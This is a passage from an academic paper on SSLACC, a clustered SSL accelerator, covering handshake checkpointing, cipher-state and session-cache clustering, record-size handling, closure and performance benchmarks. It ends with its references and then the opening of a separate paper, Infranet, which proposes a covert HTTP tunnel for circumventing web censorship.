- We first need to perform the SSL handshake. The handshake involves interaction with the client only but it all needs to be clustered.
- SSL data is structured in a record format whereas the data we were pushing over TCP is essentially freeform. This creates difficulty both sending and receiving.
- We need to cluster cryptographic keying material both on a global and a per-connection basis.
- The SSL session cache must be shared across the entire cluster.
- SSL has its own closure sequence on top of TCP.

5.1 Clustering the SSL Handshake

We assume that the reader is familiar with the SSL handshake. For reference, Figure 17 shows the basic SSL handshake, using static RSA.




Figure 17 The SSL handshake

As Figure 17 shows, the first message we process is the ClientHello. The most obvious approach is to cluster the contents of the ClientHello and then ACK it to the client. This has two drawbacks: (1) Efficiency. We don't need to cluster the entire ClientHello, which contains all the ciphersuites that the client is willing to speak. We only need to cluster the ciphersuite that we've in fact chosen. (2) We'd have to introduce a second checkpoint for the ServerHello: the ServerHello contains a random value generated by the server. If the relay fails after sending the ServerHello then the mirror must be able to reproduce the ServerHello, including generating the same random numbers. One way to deal with this would be to synchronize the random number generators on all nodes but this is a difficult task. A better approach is to cluster a "pre-ServerHello" state. This state contains:

- client and server random values
- chosen cipher suite

Additionally, every handshake update contains

- the new TCP state
- the current value of the SSL handshake hashes
- the handshake state to enter upon failover. For the case where we have just read the ClientHello, this is "send ServerHello"

If a failover occurs when the mirror has received the pre-ServerHello update, it will generate a new ServerHello using the clustered random value and containing an ACK for the ClientHello.

In order to reduce the latency inherent in this operation we transmit the state update before we generate the messages (thus parallelizing the clustering latency and message generation). However, we can't actually transmit the messages until the update is ACKed because this would violate the First Law---we need to make sure that the random data in the ServerHello is clustered before we commit to it by transmitting the ServerHello to the client. We simply queue the messages and empty the queue when we receive the ACK. This isn't that important an optimization under normal circumstances since generating the messages is much faster than the cluster update round trip time so the RTT dominates the interaction. However, if we're using ephemeral RSA (which is only used in the increasingly uncommon export case) the time to generate the ServerKeyExchange is significant and therefore we get substantial parallelization.

Figure 18 shows the interaction in the case of static RSA. Because of TCP delayed ACKs the ACK of the ClientHello will typically appear on the first data segment (and of course on every subsequent data segment) rather than bare on the wire. Note that the number of

TCP segments used to transmit the records depends on the amount of buffering and whether the Nagle [22] algorithm is on, but this is irrelevant to the clustering logic.




Figure 18 Clustering the ClientHello

Once the client receives the ServerHelloDone it sends the ClientKeyExchange followed by the ChangeCipherSpec and Finished. Optimally we'd like to wait for the Finished and ACK all three messages together. Unfortunately this creates problems if the client writes each message to the network separately. In that case the write of the ChangeCipherSpec will be blocked by the Nagle Algorithm until the ClientKeyExchange is ACKed. If all three messages fit into one TCP segment then the next two messages will be sent when the retransmit timer fires in 500 ms. If the messages don't fit, the transaction may be deadlocked while the client sits in congestion control mode waiting for the server's ACK.

This forces us into an approach where we individually ACK each message. The First Law requires that we first cluster them. Thus, the logic becomes that shown in Figure 19.




Figure 19 Clustered ClientKeyExchange, etc.

The first update contains the encrypted PreMaster secret. This reduces latency by allowing the relay to decrypt the PreMaster secret while waiting for the cluster update to complete. The second update contains the master secret and the pending cipher states in both directions. The third update contains the new read cipher state after having read the Finished message.

This logic creates quite a bit of cluster traffic and it's fairly likely that the client will send all three messages in one segment. One could detect the case where all three messages are present and if so issue one cluster update instead of three but we have not benchmarked this optimization.

Finally, the relay sends its own ChangeCipherSpec and Finished messages. When the server's Finished message is ACKed the handshake is over and the relay clusters the entry into the data state. This message also contains the new write cipher state after having written the Finished. Once that update is ACKed the relay enters the data state, as shown in Figure 20.




Figure 20 Clustered Finished

5.2 Resumed Handshakes

SSL includes a *session resumption* feature that allows the client and server to skip the RSA key exchange step. This is less important in the face of RSA acceleration on the server side but is still of considerable value. However, with a clustered system there is no guarantee that the same relay will handle the client when it reconnects again. Thus, we need to cluster the session cache.

Clustering the session cache is actually quite simple. When a mirror receives the cluster update indicating the end of the handshake it inserts the session information (derived from the cluster updates received thus far) into the local session cache. As is common practice, this is implemented as a hash table. When a client requests resumption, the relay handling that connection (including one which was a mirror for the original connection) can just consult its own hash table.

Clustering the session resumption handshake follows essentially the same pattern as the ordinary handshake. The most notable difference is that the steps for clustering the transmission and receipt of Finished are switched, as shown in Figure 21. Note that the last two cluster updates could be collapsed into one but this is not done in the current implementation.




Figure 21 Clustering the resumed handshake

5.3 Connect to Server

After the client connects, two processes occur in parallel: the SSL handshake and the connect to the server. Either process may finish before the other. Only once both are completed do we enter the data state and prepare to read data from the client. However, because we need to checkpoint the SSL handshake state, some checkpoints may occur before the server connection has completed. This possibility, that there might be cluster checkpoints where only the client socket is valid, did not exist in the simple TCP case we discussed earlier.

Luckily, dealing with this case is relatively easy. When a failover occurs in such a state the relay simply restarts the appropriate connect call. As in section 4.3, we need to make our TCP ISN deterministic to avoid getting RSTs during the connect.

Unfortunately, since the SSL handshake is happening in parallel with the connect to the server we can no longer determine the client's choice of ISN from client retransmissions. The first message we receive after failover might not be the ClientHello, in which case it would have a sequence number that did not match the client's ISN. Thus we need to include the client's ISN in the first cluster checkpoint. This requirement means

that we cannot begin to connect to the server until after the first cluster checkpoint of the SSL handshake. This ensures that the mirror will have the client's ISN if it needs to reissue the connect () call. The relationship of the SSL handshake to the connect handshake is shown in Figure 22.




Figure 22 Parallel client and server handshakes

5.4 Cipher States

In order to encrypt or decrypt an SSL record the following pieces of state are required:

- the sequence number
- the encryption state
- the MAC key

Of these, only the encryption state and the sequence number vary during an SSL connection. Clustering the sequence number is straightforward but the encryption state is less obvious: when the cipher is DES, 3DES, or AES, we need to cluster only the key and the current CBC residue. With RC4 we have two options: cluster the current key schedule or cluster the key and an offset into the stream. The second option is more compact but can be excessively slow if failover occurs during a long transfer, requiring the mirror to generate and discard megabytes of keystream.

The compromise option used by SSLACC is to cluster the *base state* (the entire key schedule) every megabyte or so and in between transmit *deltas*. This actually presents an interesting implementation issue. The natural approach would be that the deltas each contain the number of bytes processed since the last base update. However, when a number of records are ACKed at once we only cluster the final record to reduce bandwidth consumption. This presents the possibility that one of the updates we skip might be a base update. In

this case we would advance the stream from the wrong base update and thus be encrypting using too early a section of keystream. To avoid this problem the deltas actually contain the offset from the beginning of the keystream. Thus, when we attempt to reconstitute the keystream we start from the last base update we receive (which also includes its position in the keystream) and then advance the keystream to the point indicated by the delta.

5.5 Client to Server Data Transmission

Clustering SSL client to server data transmission is analogous to clustering TCP communication but rather more complicated. The message diagram, shown in Figure 23, is essentially the same. The additional complication is introduced by the need to cluster the cipher state and the need to handle one record at a time. With TCP we could simply increment our own notion of how many bytes to ACK each time we saw an ACK. With SSL we can only generate updates whenever a full record is ACKed because only at that point can the connection state be simply summarized. Decrypted records cannot be transmitted until their MACs have been checked, which can only be done one record at a time. Without this restriction, an active attacker could inject a forged partial record which SSLACC would forward without performing an integrity check. Thus, checkpointing at any other location than a record boundary would require clustering the plaintext as well as the cipher state. To make things more complicated, the size of the SSL record is generally not the same as the size of the plaintext data. The addition of the headers, padding, and MAC increases the size of the plaintext data. Compression would reduce the size of the plaintext data but is generally unimplemented. As a result, the sizes would only match by accident and the number of bytes to ACK to the client will be different (generally greater) than the number of bytes that were ACKed by the server.




Figure 23 Clustering client to server writes

In order to map server ACKs to record state, SSLACC maintains a queue of the length and states for all records for which the plaintext has been written to the server but not yet ACKed. Whenever more data is ACKed by the server we move the ACK pointer forward in this queue the appropriate number of bytes. When a full record has been ACKed we remove it from the queue, cluster the new state, and ACK the client's data. Because multiple records might be decrypted before any of them are ACKed, each record in the queue has its associated cipher state attached to it at the time it is decrypted. Thus, when a record is ACKed the cipher state we cluster is the one attached to the record. If multiple records are ACKed by a given server ACK we simply cluster the state associated with the last one.

If a failover occurs, the mirror simply installs its mirrored TCP state and the appropriate cryptographic state and picks up from there.

Partial ACKs

SSL records can be up to 32K bytes long (the standard fixes them at 16K but some implementations violate this rule). This introduces a problem since it is quite possible that a record will be too large to fit in a single TCP segment. If the record is especially large or the connection is still in slow start, it's quite likely that the effective window will be too small to carry the entire record. This produces the possibility of deadlock. The relay cannot ACK any data until the entire record has been read but the client cannot transmit any more of the record until it receives an ACK.

The only way out is for the relay to ACK the data read so far. In order to do so it must first cluster that data. This is one of the few cases in which we actually cluster data rather than state, and since it's expensive to do, we do so only when necessary. SSLACC maintains an estimator of the packet interarrival time (IAT). When a partial record is read, we set a timer for $2 \cdot \text{IAT}$. If that timer fires before the rest of the record is read, we cluster the partially read record and then ACK that section of data. If a failover occurs during this period the mirror simply picks up with reading the rest of the record. Figure 24 shows a partial ACK.

In practice, partial ACKs occur infrequently. First, most HTTPS transactions involve a small client write (the HTTP request) followed by a lot of data from the server (the HTTP response). Thus, the records usually fit in the effective window. In the case where a lot of data is being written by the client the window will quickly open up to be larger than a record (although not larger than a pathological 32K record). Finally, we only allow partial ACKs to occur when there is no unACKed data written to the server, thus simplifying the logic




Figure 24 Partial ACK

considerably. The expectation is that when we ACK the previous record the client will transmit the rest of the record we're currently reading.

Unfortunately, this expectation is not always fulfilled. If the server is slow enough the client will be driven into congestion control mode. The congestion window will be one segment and thus we will never receive the rest of our record. Accordingly, whenever we ACK to the client *and* we have a partially read record we set a timer for the round trip time (RTT) + IAT. This allows the ACK to arrive at the client and the client to send the next segment if it is going to. If it doesn't and the timer fires we once again perform a partial ACK.

5.6 Server to Client Writes

Naively, one might think that we could use the same strategy for server to client writes. Unfortunately, this is not the case. The problem is that TCP has no concept of record boundary. In order to provide acceptable interactive performance we must be prepared to write data to the client as soon as we receive it, but this makes the sizes of the SSL records somewhat arbitrary. They are determined by some combination of the maximum read size, buffering TCP window, and relay loading. After failover the mirror is likely to read a different size chunk from the server than the original relay did. If nothing is done to ensure that the same record sizes are used, the stream of records won't match the original and MAC errors will occur.

Figure 25 shows a simple example of what can go wrong. The relay reads 4096 bytes from the server. This represents approximately 4 segments on an Ethernet. The relay packages this up in a single record (R1) and then sends it to the client. At this point the relay fails. When the mirror comes online only 1024 bytes are available from the server and so it transmits a 1024-byte record (R1', which has the same sequence number as R1). Its next read is 3072 bytes so it transmits a 3072-byte record (R2).




Figure 25 Record size problem




Figure 26 Record size misalignment

Figure 26 shows what happens when the client tries to read the records. On top we see the data stream as written by the original relay. At bottom we see the data stream as written by the mirror which takes over. In the middle is the inconsistent data stream as seen when the client gets part of its data from the relay and part from the mirror. In this case, we've assumed that the client has read the entire first record. Thus, it will attempt to start reading a new record but will actually start reading in the middle of the second record from the mirror (represented by the shaded section). This will create errors. Note that this particular error occurs because of the data expansion introduced by SSL record framing. Even though the same amount of plaintext data is transmitted

by both relay and mirror, the addition of headers, MACs and padding causes the cumulative size of the SSL traffic to be larger when transmitted as two records than as one. It is this size difference that causes the misalignment seen in Figure 26. Depending on the exact timing of events, a number of other merges of the data streams are possible but almost none of them are correct.

In order to avoid this situation we need to cluster the record *size* before we transmit the record. The mirror maintains a queue of the sizes of records which have been written but not ACKed. Thus, whenever it receives a *pre-write*—the size of a record about to be written—it adds it to the list. Whenever it receives an update that a record was ACKed it removes that record from the list. Upon failover the mirror uses this list to determine what size records to read. The sequence of events is shown in Figure 27. Note that because this technique commits us to reading certain record sizes after a restore, the relay can get blocked reading from the server in the same way as we saw in section 5.5. We use the same partial ACK technique to remove such deadlocks.




Figure 27 Pre-writing records

5.7 Closure

There are three conditions which might trigger closing the connection:

- a close from the client
- a close from the server
- an error

Rather than attempt to note each of these conditions and cluster them we adopt the simple expedient of withholding ACKs for the messages which generated them. After a failover, we expect the retransmits to generate the same condition on the mirror. However, if we are closing because of an error we do cluster that the

session is not to be resumed. When the mirror receives that update it removes the entry from the session cache.

However, all three of these conditions are likely to require us to transmit an SSL alert. We first disarm the read callbacks so that no further attempts will be made to read data. We then transmit the alert. Once the alert is ACKed we are ready to proceed with shutting down the socket, which we do in the same fashion as we described for TCP clustering. If an error occurred, we also cluster that the SSL session is not to be resumed, as required by the SSL specification. At this point the relay will ACK all received data along with its FIN.

5.8 Performance

Our primary focus with SSLACC has been on protocol and implementation correctness. However, we have done some simple performance tuning. We have benchmarked SSLACC in two configurations: "SSLACC 200" with a 200 RSA/sec coprocessor and "SSLACC 600" with a 600 RSA/sec coprocessor (both using Rainbow Cryptoswift cards). Both configurations are 846/MHz Pentium IIIs with 512 MB of RAM. Figure 28 shows the performance of SSLACC 200 clusters of sizes between one and seven (the number of machines we had available) under a pure handshake load: SSL handshake followed by a trivial HTTP fetch.




Figure 28 SSLACC 200 performance

The "norm" line represents the observed performance of a SSLACC 200 cluster. The "proj" line represents the theoretical performance of an unclustered system. Performance scales linearly up to about 3-4 nodes, at which point it starts to plateau off. The problem, at least in part, is that the nodes are being swamped by clustering overhead. Essentially every handshake message processed requires a checkpoint, so the number of messages scales with the number of nodes. Thus, even though we add more processing power, an increasing

amount of CPU time is spent handling messages from other nodes. As a result, the addition of a node doesn't increase the overall cluster capacity as much as desired. This provides strong motivation for reducing the amount of inter-cluster traffic. Some simple profiling determined that much of this overhead was spent in interrupt handlers for cluster message arrival. Aggregating multiple message sends into a single larger message reduces this overhead and gives us improved scalability, as shown by the "agg" line in Figure 28.

SSLACC 600 performance shows a similar pattern, but with the overload appearing far earlier, as shown in Figure 29. Note that the "norm" line shows plateaus at almost exactly the same place for SSLACC 600, as for SSLACC 200, indicating (as expected) that the bottleneck is the CPUs, not the acceleration hardware.

Other than the addition of aggregation, no significant performance tuning has been attempted on SSLACC, so SSLACC's performance behavior, especially for large clusters, is poorly understood. In particular, the causes of the drop at 7 nodes for SSLACC 200 and the plateau at 3-5 and jump at 6 units for SSLACC 600 (both with aggregation turned on) are unknown. It's also worth noting that the performance of SSLACC 600 at 6 and 7 nodes is superior to that of SSLACC 200, suggesting that even though the acceleration hardware is operating at less than rated capacity in both cases, the difference between the 200 and 600 cards is nevertheless affecting performance. Further performance tuning of SSLACC handshaking is a topic for future research.




Figure 29 SSLACC 600 performance

Our second major performance metric is throughput. Our SSLACC test units are fitted with two 100 MHz Ethernet interfaces and we're capable of saturating the network with a single unit. We don't currently have SSLACC units with gigabit Ethernet interfaces so we have not yet determined the performance of multiple units with higher loads. Since cluster traffic is carried over the same wire as data traffic, the amount of capacity consumed by cluster traffic (in particular, update

ACKs) increases as the number of nodes increases. Thus, as we add cluster nodes, the overall throughput of the cluster decays, even though the entire network capacity is being used. Adding a third network interface for cluster traffic or converting to gigabit Ethernet would be obvious solutions to the problem of limited network capacity, but we have not benchmarked either.

5.9 Conclusions

SSLACC occupies a new point in the clustered accelerator design space. Three of the most desirable properties in a clustered accelerator are scalability, high availability, and the ability to run on cost-effective hardware. The current generation of SSL accelerators run on commodity hardware and performance scales more or less linearly with the number of nodes. Traditional clustering solutions can achieve high availability by using special hardware and at the expense of poor scalability. The IP clustering design used in SSLACC provides high availability and some scalability on commodity hardware. Although we never expect to achieve perfect linear scaling due to the demands of clustering, we anticipate substantial improvements as the result of further tuning.

The primary obstacle to using the IP clustering approach in general is that it comes at a substantial engineering cost. The primary engineering work on SSLACC consumed roughly 3 man years. Much of this time was spent in understanding the subtleties of clustering TCP applications and thus could be leveraged to reliably cluster other protocols.

A.1 Asynchronous I/O and Cryptography

SSLACC runs as a single process under AlchemyOS. In order to simultaneously serve multiple clients and servers, all I/O is done in non-blocking mode. Instead of using `select()`, AlchemyOS offers an asynchronous version of `select()` called `async_select()`. `async_select()` allows the programmer to register callbacks for the usual I/O events (read, write, exception) as well as an extra one (`writedrain`—indicating that data has been ACKed by a peer). Callbacks are fired synchronously: when an application enters the event loop by calling `Hibernate()` pending callbacks fire, in no particular order.

Cryptographic operations may also complete asynchronously, typically if they are being handled in hardware. Our cryptographic API allows the caller to provide a callback. If the operation is to be performed asynchronously the API point returns a result code indicating this. When the operation completes the callback

fires. SSLACC can then collect the output of the operation.

Finally, cluster messages are transmitted asynchronously. The programmer calls `IP_Cluster_Send()` and provides a callback which will be called when the message is acknowledged.

B.1 Destruction

Neither cryptographic operations nor cluster updates can be cancelled. This creates an interesting problem. Consider what happens if an attempt is made to destroy a connection which has a pending operation (perhaps due to errors or premature closure by a peer). If the connection context is destroyed immediately, the callback will be left holding a dangling pointer. Attempts to operate on such pointers generally result in segmentation faults.

SSLACC uses a complicated system of interlocks to prevent this case. If a request is received to destroy a quiescent connection, that connection can simply be destroyed immediately. If callbacks are pending then the connection is marked for destruction but not immediately destroyed. When a callback fires for such a connection, it checks to see if all callbacks have fired and the connection can be destroyed. The last callback destroys the connection.

If the interlocks are misconfigured, we either see panics (if we destroy too soon) or memory leaks (if we fail to destroy when the last callback fires). The complication arises because the interlocks are woven into the (rather complex) state transitions that a connection goes through as it closes. Interlock issues have been a substantial debugging problem, which might potentially be alleviated by a simpler design such as a reference count.

Acknowledgments

The authors would like to thank Jeremy Barrett, David Kashtan, Tom Kroeger, Stacey O'Rourke and Craig Watkins for their contributions to the development of SSLACC. Additionally, we would like to thank Derek Atkins, Steve Bellovin, Kevin Dick, and the anonymous USENIX reviewers for their comments on this paper.

References

- [1] SonicWall, *High Availability Options for SonicWALL SSL Devices*.
http://www.sonicwall.com/products/┐documentation/High_Availability_SSL.pdf
- [2] Schultz, K., "SSL In the Driver's Seat," *InternetWeek* (November, 2000).
- [3] Intel, *Commerce Accelerator 1000 User Guide*.
- [4] Postel, J., "Transmission Control Protocol," RFC 793 (September 1991).
- [5] Hickman, K., *The SSL Protocol* (February 1995).
http://www.netscape.com/eng/security/┐SSL_2.html
- [6] Freier, A.O., Karlton, P., and Kocher, P.C., *The SSL Protocol Version 3.0* (November 1996).
<http://home.netscape.com/eng/ssl3/┐draft302.txt>
- [7] Dierks, T., and Allen, C., "The TLS Protocol Version 1.0," RFC 2246 (January 1999).
- [8] Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., and Berners-Lee, T., "Hypertext Transfer Protocol," RFC 2616 (June 1999).
- [9] Rescorla, E., "HTTP over TLS," RFC 2818 (May 2000).
- [10] Kant, K., Iyer, R., and Mohapatra, P., *Architectural Impact of Secure Socket Layer on Internet Servers*.
<http://www.cse.msu.edu/rgroups/isal/┐pubs/conf/iccd00.ps>
- [11] Rescorla, E., *SSL and TLS: Designing and Building Secure Systems*, Addison-Wesley, New York, NY (2000).
- [12] Abbott, S., and Keung, S., *CryptoSwift (ver.2) Performance on Netscape Enterprise Server* (April, 1988).
<http://isglabs.rainbow.com/isglabs/┐NS351-CSv2-NT-perf/NS351-CSv2.html>
- [13] Keung, S., *Cryptoswift performance under SSL with file transfer* (1998).
<http://isglabs.rainbow.com/isglabs/┐SSLperformance/SSL+file%20performance.┐html>
- [14] Nokia, *The IP Clustering Power of Nokia VPN* (April, 2001).
http://www.nokia.com/vpn/pdf/┐ip_clustering.pdf
- [15] Nick, J.M., "S/390 cluster technology: Parallel Sysplex," *IBM Systems Research Journal*, 36, 2 (1997).
- [16] Laranjeira, L., "NCAPS: Application High Availability in UNIX Computer Clusters," *Proc. 28th Intl. Symp. on Fault Tolerant Computing*, pp. 441-450 (June 1998).
- [17] Microsoft, *Windows 2000 Clustering Technologies*.
<http://www.microsoft.com/windows2000/┐technologies/clustering/default.asp>

- [18] Barak, A., La'adan, O., and Shiloh, A., *Scalable Cluster Computing with MOSIX for LINUX* (1999).
- [19] Alvisi, L., Bressoud, T.C., El-Khashab, A., Marzullo, K., and Zagarodnov, D., "Wrapping Server-Side TCP to Mask Connection Failures," *IEEE INFOCOM 2001* (2001).
- [20] Elnozahy, E., Alvisi, E., Wang, Y.M., and Johnson, D.B., "A Survey of Rollback-Recovery Protocols in Message Passing Systems," *CMU Technical Report CMU-99-148* (June 1999).
- [21] CERT, "TCP SYN Flooding and IP Spoofing," CERT Advisory CA-96.21.
ftp://info.cert.org/pub/cert_advisories/CA-96.21.tcp_syn_flooding
- [22] Nagle, J., "Congestion Control in IP/TCP Internet-networks," RFC 0896 (Jan 1984).

Infranet: Circumventing Web Censorship and Surveillance

Nick Feamster, Magdalena Balazinska, Greg Harfst, Hari Balakrishnan, David Karger

MIT Laboratory for Computer Science

{feamster, mbalazin, gch, hari, karger}@lcs.mit.edu

<http://nms.lcs.mit.edu/projects/infranet>

Abstract

An increasing number of countries and companies routinely block or monitor access to parts of the Internet. To counteract these measures, we propose Infranet, a system that enables clients to surreptitiously retrieve sensitive content via cooperating Web servers distributed across the global Internet. These Infranet servers provide clients access to censored sites while continuing to host normal uncensored content. Infranet uses a tunnel protocol that provides a covert communication channel between its clients and servers, modulated over standard HTTP transactions that resemble innocuous Web browsing. In the upstream direction, Infranet clients send covert messages to Infranet servers by associating meaning to the sequence of HTTP requests being made. In the downstream direction, Infranet servers return content by hiding censored data in uncensored images using steganographic techniques. We describe the design, a prototype implementation, security properties, and performance of Infranet. Our security analysis shows that Infranet can successfully circumvent several sophisticated censoring techniques.

1 Introduction

The World Wide Web is a prime facilitator of free speech; many people rely on it to voice their views and to gain access to information that traditional publishing venues may be loath to publish. However, over the past few years, many countries, political regimes, and corporations have attempted to monitor and often restrict access to portions of the Web by clients who use networks they control. Many of these attempts have been successful, and the use of the Web as a free-flowing medium for information exchange is being severely compromised.

Several countries filter Internet content at their borders, fearful of alternate political views or external influences. For example, China forbids access to many news sites that have been critical of the country's domestic policies. Saudi

Arabia is currently soliciting content filter vendors to help block access to sites that the government deems inappropriate for political or religious reasons [10]. Germany censors all Nazi-related material. Australia's laws ban pornography. In addition, Internet censorship repeatedly threatens to cross political boundaries. For example, the U.S. Supreme Court recently rejected France's request to censor Nazi-related material on Yahoo's site [12]. Censorship and surveillance also extend into free enterprise, with several companies in the U.S. reportedly blocking access to sites that are not related to conducting business. In addition to blocking sites, many companies routinely monitor their employees' Web surfing habits.

This paper focuses on the challenging technical problems of circumventing Web censorship and largely ignores the many related political, legal, and policy issues. In particular, we investigate how to leverage Web communication with accessible servers in order to surreptitiously retrieve censored content, while simultaneously maintaining plausible deniability against receiving that content. To this end, we develop a *covert communication tunnel* that securely hides the exchange of censored content in normal, innocuous Web transactions.

Our system, called *Infranet*, consists of *requesters* and *responders* communicating over this covert tunnel. A requester, running on a user's computer, first uses the tunnel to request censored content. Upon receiving the request, the responder, a standard public Web server running Infranet software, retrieves the sought content from the Web and returns it to the requester via the tunnel.¹

The covert tunnel protocol between an Infranet requester and responder must be difficult to detect and block. More specifically, a censor should not be able to detect that a Web server is an Infranet responder or that a client is an In-

¹We use the terms "requester" and "responder" rather than the more traditional "client" and "server" to avoid confusion with Web clients ("browsers") and Web servers. We also considered a number of terms like "proxy", "gateway", "front-end", etc., but rejected them for similar reasons.

fragnet requester. Nothing in their HTTP transactions ought to arouse suspicion.

